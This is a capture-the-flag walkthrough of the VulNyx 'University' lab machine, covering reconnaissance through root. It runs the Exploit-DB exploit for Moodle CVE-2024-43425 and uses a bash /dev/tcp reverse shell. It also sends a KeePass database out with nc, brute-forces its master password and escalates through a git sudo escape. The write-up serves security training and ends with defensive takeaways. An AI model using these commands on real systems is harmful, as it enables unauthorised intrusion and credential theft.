University | Vulnyx Writeup
Table of Contents
Overview

University is an easy VulNyx machine that demonstrates password reset information disclosure, default credentials, authenticated remote code execution, credential extraction from a KeePass database, and Linux privilege escalation through misconfigured sudo permissions.
Key Vulnerabilities
- Password Reset Information Disclosure
- Default Credentials
- Moodle 4.4.0 Authenticated RCE — CVE-2024-43425
- KeePass Credential Extraction
- Misconfigured Sudo Permissions
- Privilege Escalation via
git
🔎 Reconnaissance
Begin by performing a full TCP port scan against the target.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.52 -oX nmap-result.xml
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.52 -oX nmap-result.xml
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 06:28 -0700
Nmap scan report for 192.168.1.52
Host is up (0.62s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:33:d4:c7:be:3a:d7:10:48:bb:d7:68:93:63:30:b4 (ECDSA)
|_  256 2a:85:0d:10:a5:76:aa:e2:b2:1a:8c:38:17:ae:62:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: University | Shaping the Future
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:14:2C:57 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.75 seconds
Findings
- 22 → SSH
- 80 → Apache HTTP Server
The target is running Ubuntu with an Apache web server.
🌐 Web Enumeration
Before accessing the website, add the discovered hostname to /etc/hosts.
echo "192.168.1.52 university.nyx" | sudo tee -a /etc/hosts
Now open:
http://university.nyx/
The website presents a university portal containing information about academic departments and other university-related sections.
🔍 Directory Enumeration
Use Gobuster to discover hidden directories and files.
gobuster dir -u http://university.nyx/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Results
$ gobuster dir  -u http://university.nyx/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://university.nyx/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 279]
.hta                 (Status: 403) [Size: 279]
.htaccess            (Status: 403) [Size: 279]
administration       (Status: 301) [Size: 325] [--> http://university.nyx/administration/]
index.php            (Status: 200) [Size: 14730]
moodle               (Status: 301) [Size: 317] [--> http://university.nyx/moodle/]
phpinfo.php          (Status: 200) [Size: 87856]
server-status        (Status: 403) [Size: 279]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
The most interesting discoveries are:
/administration//moodle/
🔐 Administration Portal
Navigate to:
http://university.nyx/administration/
The page presents an administration login portal containing a Forgot Password? option.
Capture the password-reset request using Burp Suite for admin user and send the request to Repeater.
The response discloses a new password.
This allows us to log in to the administration account.
🖥 Administration Panel
After successfully logging in as admin, the administration panel displays statistics for students and faculty along with several administrative options.
Navigate to the News section.
The news page contains default credentials intended for accessing the Moodle platform.
🎓 Moodle Enumeration
Navigate to:
http://university.nyx/moodle/
Opening a course redirects to the university authentication page.
The default credentials discovered in the administration panel were tested.
The following credentials were valid:
| Username | Password |
|---|---|
richard.feynman | Feynman#Quantum26 |
Using these credentials, we successfully authenticate as Richard Feynman.
🔍 Moodle Information Disclosure
After logging in, the Moodle interface exposes course information, including:
- Course ID
- Course module ID
These values are required later when exploiting the Moodle vulnerability.
During further directory enumeration of the Moodle installation, a /backup/ directory was discovered.
Inside the directory, an upgrades.txt file is present.
The file reveals that the installed Moodle version is:
Moodle 4.4
💥 Moodle 4.4.0 Authenticated RCE
Moodle 4.4.0 contains an authenticated remote code execution vulnerability tracked as:
CVE-2024-43425
An exploit is available through Exploit-DB.
Download the exploit:
wget https://www.exploit-db.com/download/52350 && mv 52350 52350.py
The exploit requires the previously discovered Moodle credentials along with the course ID and course module ID.
Execute the exploit with a harmless command first to verify command execution.
python 52350.py --url http://university.nyx/moodle/ \
--username richard.feynman \
--password Feynman#Quantum26 \
--courseid 3 --cmid 10 \
--cmd "id ; hostname"
Result
$ python 52350.py --url http://university.nyx/moodle/ --username richard.feynman --password Feynman#Quantum26 --courseid 3  --cmid 10 --cmd "id ; hostname"
[*] Step 1: GET /login/index.php to extract login token
[+] Found login token: fqs69SsXIiuc60cmYKFKE4ukU8RtDWOG
[*] Step 2: POST /login/index.php with credentials
[+] Logged in successfully.
[*] Extracting sesskey, courseContextId, and category from quiz edit page...
[+] Found sesskey: MEgQctVciw
[+] Found courseContextId: 20
[+] Found category: 4
[*] Step 3: Uploading calculated question with payload...
[+] Question upload request sent. Extracting question ID from redirect.
[*] Step 4: Completing dataset wizard with dataset[0]=0
[+] Reached expected error page. Payload is being interpreted.
[*] Step 5: Triggering command: {cmd}
[+] Trigger request sent. Output below:

[+] Command output (top lines):
uid=33(www-data) gid=33(www-data) groups=33(www-data)
university
Command execution is confirmed.
The Moodle instance is therefore vulnerable to authenticated RCE.
🐚 Reverse Shell
Start a Netcat listener on the attacker machine.
nc -lnvp 443
Use the Moodle exploit to execute a reverse-shell payload.
python 52350.py --url http://university.nyx/moodle/ \
--username richard.feynman \
--password Feynman#Quantum26 \
--courseid 3 --cmid 10 \
--cmd "bash -c 'bash -i > /dev/tcp/192.168.1.2/443 0>&1'"
The reverse shell connects back successfully.
nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.52] 41084

id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
university
We now have shell access as:
www-data
🖥 Shell Upgrade
Upgrade the reverse shell to a fully interactive TTY.
script /dev/null -c bash
Press:
Ctrl + Z
Then run:
stty raw -echo; fg
reset xterm
export TERM=xterm
export BASH=bash
The shell is now upgraded to an interactive TTY.
🔑 KeePass Database Discovery
Search the filesystem for KeePass database files.
find / -type f -name "*.kdbx" 2>/dev/null
Result
www-data@university:/$ find / -type f -name *.kdbx 2>/dev/null
/opt/passwords.kdbx
www-data@university:/$
A KeePass database named passwords.kdbx is present in /opt.
📥 Transfer the KeePass Database
Transfer the database to the attacker machine using Netcat.
On the attacker machine:
nc -lnvp 4444 > passwords.kdbx
On the reverse-shell session:
nc 192.168.1.2 4444 < /opt/passwords.kdbx
The KeePass database is successfully transferred to the local machine.
🔓 Crack the KeePass Password
Use keepass4brute to recover the master password.
Download the tool:
wget https://raw.githubusercontent.com/r3nt0n/keepass4brute/refs/heads/master/keepass4brute.sh
Run it against the KeePass database using rockyou.txt.
bash keepass4brute.sh passwords.kdbx /usr/share/wordlists/rockyou.txt
Result
$ bash keepass4brute.sh passwords.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute


[+] Words tested: 19/14344392 - Attempts per minute: 43 - Estimated time remaining: 33 weeks, 0 days
[+] Current attempt: ashley

[*] Password found: ashley
The KeePass master password is:
ashley
🔐 KeePass Credential Extraction
Open the database using KeePassXC.
keepassxc passwords.kdbx
The database contains credentials for the marcos user.
Username: marcos
Password: 3D852sW1as3b!
🖥 SSH Access as marcos
Use the recovered credentials to authenticate through SSH.
ssh marcos@192.168.1.52
Verify the current user.
id ; hostname
Result
$ ssh marcos@192.168.1.52
marcos@192.168.1.52's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-100-generic x86_64)

Last login: Mon Aug 17 12:20:57 2026 from 192.168.1.2

marcos@university:~$ id ; hostname
uid=1000(marcos) gid=1000(marcos) groups=1000(marcos)
university
marcos@university:~$
We successfully obtained SSH access as marcos.
🏁 User Flag
The user flag is located in the home directory.
cat user.txt
Result
marcos@university:~$ cat user.txt
d4e8e6e9f8a2c3b7d1f5e9a0b6c7d2e4
🔍 Privilege Escalation
Check the sudo permissions available to marcos.
sudo -l
Result
marcos@university:~$ sudo -l
Matching Defaults entries for marcos on university:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User marcos may run the following commands on university:
    (root) NOPASSWD: /usr/bin/git
The marcos user can execute /usr/bin/git as root without entering a password.
This is an unsafe sudo configuration because Git provides functionality that can be abused to execute commands.
🐧 Privilege Escalation via Git
Using the known GTFOBins technique for Git.
Execute:
sudo -u root git branch --help config
Git opens its help page.
Inside the help interface, enter:
!/bin/bash
Press Enter.
This spawns a shell with root privileges.
Verify the current privileges:
id
Result
root@university:/home/marcos# id
uid=0(root) gid=0(root) groups=0(root)
root@university:/home/marcos#
We successfully obtained a root shell.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
root@university:/home/marcos# cat /root/root.txt
7b9f2e1a4c6d8f0e3a5b9c2d7e1f4a6b
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | Gobuster |
| Information Disclosure | Administration Password Reset |
| Credential Discovery | Default Moodle Credentials |
| Initial Access | Moodle Authenticated RCE |
| Remote Access | Reverse Shell |
| Credential Discovery | KeePass Database |
| Password Cracking | keepass4brute |
| Lateral Movement | SSH as marcos |
| Privilege Escalation | Misconfigured Sudo |
| Root Access | Git Help Command Execution |
| Flags | User + Root |
🚀 Key Takeaways
- Password-reset functionality should never disclose sensitive credentials directly in HTTP responses.
- Default credentials should always be changed before deploying applications into production.
- Sensitive backup and upgrade files should not be publicly accessible.
- Keeping software updated is essential because known vulnerabilities such as
CVE-2024-43425can provide authenticated remote code execution. - Sensitive credential stores such as KeePass databases should be protected from unauthorized filesystem access.
- Strong and unique passwords should be used for password databases.
- Sudo permissions should follow the principle of least privilege.
- Powerful utilities such as
gitshould not be granted unrestricted root execution through sudo unless there is a specific and secure operational requirement.

Related Posts
VisionLab | Vulnyx Writeup
Compromised the VisionLab machine by abusing an insecure PyTorch model upload, executing a malicious serialized payload …
LooseEnds | TryHackMe Writeup
Compromised LooseEnds through Vvveb CMS 1.0.5 by decoding exposed administrator credentials, exploiting CVE-2025-8518 …
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
Cibercamp | VulNyx Writeup
Compromised the Cibercamp machine by exploiting WP File Manager 6.0 for unauthenticated RCE, obtaining a reverse shell …